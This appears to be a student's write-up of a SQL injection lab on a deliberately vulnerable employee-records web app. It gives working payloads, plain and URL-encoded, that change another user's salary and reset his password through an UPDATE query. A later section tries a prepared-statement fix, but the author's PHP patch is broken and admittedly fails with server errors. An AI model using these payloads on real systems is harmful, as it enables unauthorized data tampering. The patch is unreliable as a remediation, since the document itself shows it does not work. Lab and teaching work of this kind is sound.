
In most cases, I would not have access to the php file so the only way to achieve an SQLi is through trial and error. Fortunately, we have an open-source codebase & therefore we can updated it and speed-up the trial/error attempts which turns this exercises into a basic SQL completion task.

I can use any type of URL decoding to pass the payload into the application. In the example directly below the payload is encoded using the online urlencoder.org tool.



I also tried encoding the payload completely using the community edition of burpsuite. As you can see both payloads are working:





Task 3.2 - Modify Other people's salary

I attempted a few things here:

- My first thought was to create a full SQL statement and append another update state. The entire statement looked like this

UPDATE credential SET nickname='alice',email='alice@email.com',address='alice-address', salary='399999' where Name='Alice'; UPDATE credential SET salary='1' where name='Alice'; #',Password='fdbe918bdae83000aa54747fc95fe0470fff4976',PhoneNumber='eeeeeee' where ID=1;

which equates to a payload of

%27%2c%20%73%61%6c%61%72%79%3d%27%33%39%39%39%39%27%20%77%68%65%72%65%20%4e%61%6d%65%3d%27%41%6c%69%63%65%27%3b%20%55%50%44%41%54%45%20%63%72%65%64%65%6e%74%69%61%6c%20%53%45%54%20%73%61%6c%61%72%79%3d%27%31%27%20%77%68%65%72%65%20%6e%61%6d%65%3d%27%41%6c%69%63%65%27%3b%20%23


being added on right after the alice-address entry. Yet this did not work. Then I realized that I could simply update Boby's record directly and comment out the remaining part of the SQL statement. This approach has a ASCII text payload that looks like:

', salary='1' where Name='Boby'; #


and is URLencoded into

%27%2c%20%73%61%6c%61%72%79%3d%27%31%27%20%77%68%65%72%65%20%4e%61%6d%65%3d%27%42%6f%62%79%27%3b%20%23

This payload is successful at updating Boby's salary



Task 3.3 - Modifying Boby's Password
I Used https://timestampgenerator.com/tools/sha1-generator to generate the sha1 password and simply set the value using text. This worked.



Then I attempted to use the sha1 function in mysql - this approach has an ASCII value of
', salary='2', password=sha1('password2') where Name='Boby'; #

and creates an URL payload of:
%27%2c%20%73%61%6c%61%72%79%3d%27%32%27%2c%20%70%61%73%73%77%6f%72%64%3d%73%68%61%31%28%27%70%61%73%73%77%6f%72%64%32%27%29%20%77%68%65%72%65%20%4e%61%6d%65%3d%27%42%6f%62%79%27%3b%20%23

checking the Boby account and checking the password shows we are able to login

Boby Profile

Key	Value
Employee ID	20000
Salary	2
Birth	4/20
SSN	10213352
NickName	BobyTheBuilder
Email	alice-got-you@email.com
Address	boby-aaddress
Phone Number	

Task 4 - counter-measure using prepared statements

The core concept of prepared statements aims to separate code from data. If data and code are paired together they can be manipulated into an sql injection exploit as the previous examples have shown.

Goal - For this task, please use the prepared statement mechanism to fix the SQL injection vulnerabilities exploited by you in the previous tasks. Then, check whether you can still exploit the vulnerability or not

The goal of this revisit, fix, and retest every exposure, this requires modifcations to specific php files on the system located in

In Task 2 - I was charged with breaking into the application with Admin. this was bypassed with a basic payload and the fix is implemented with prepared statements.


```php
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= '$input_uname' and Password='$hashed_pwd'";

$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= ? and Password=?");
// Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$result->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,$nickname,$password);
// $stmt->fetch();


echo "SQL => [" . $sql . "]";
echo "STMT => [" . $stmt . "]";
// if (!$result = $conn->query($sql)) {
if ($result) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}
```

I wasn't able to get the webserver to compile the solutions correctly. I'm seeing 500 internal server errors. Despite having the exact solution working, I'm simply going to proceed forward with the specific solutions to each individual task. The broken component, I suspect is around the new iteration logic of the resultset. Mysql is one of many different querying languages & the concept of prepared statements and the sanitization of the data/input is well noted.

I also noticed the solution alongside the codebase - it looks like the solution is available as well yet I continue to get a 500 error. Going to move forward.




In Task 3.3 - The proper prepared statement exists in the safe_backend.php file - we can see the articulated preparation

```php
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
```

Lessons learned -

1) Use burp pro - I have a license but only used Community edition here. I understand one of the benefits - Last I checked had 3.5k requests built up with various comments entered into the project. They were lost when my macbook crashed - seems jetbrains toolbox thread caused an issue crashing the vm & the host OS. A report was sent to apple.

As a result, I lost the burp requests. Included repeater payloads that were used for various snapshots. All of the payloads were captured above yet this is always an unnecessary nuance when in the middle of testing under live conditions / timelines. Pro-level tools helped provided ondisk custom storage with auto-save interval refresh.


Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
Temporary project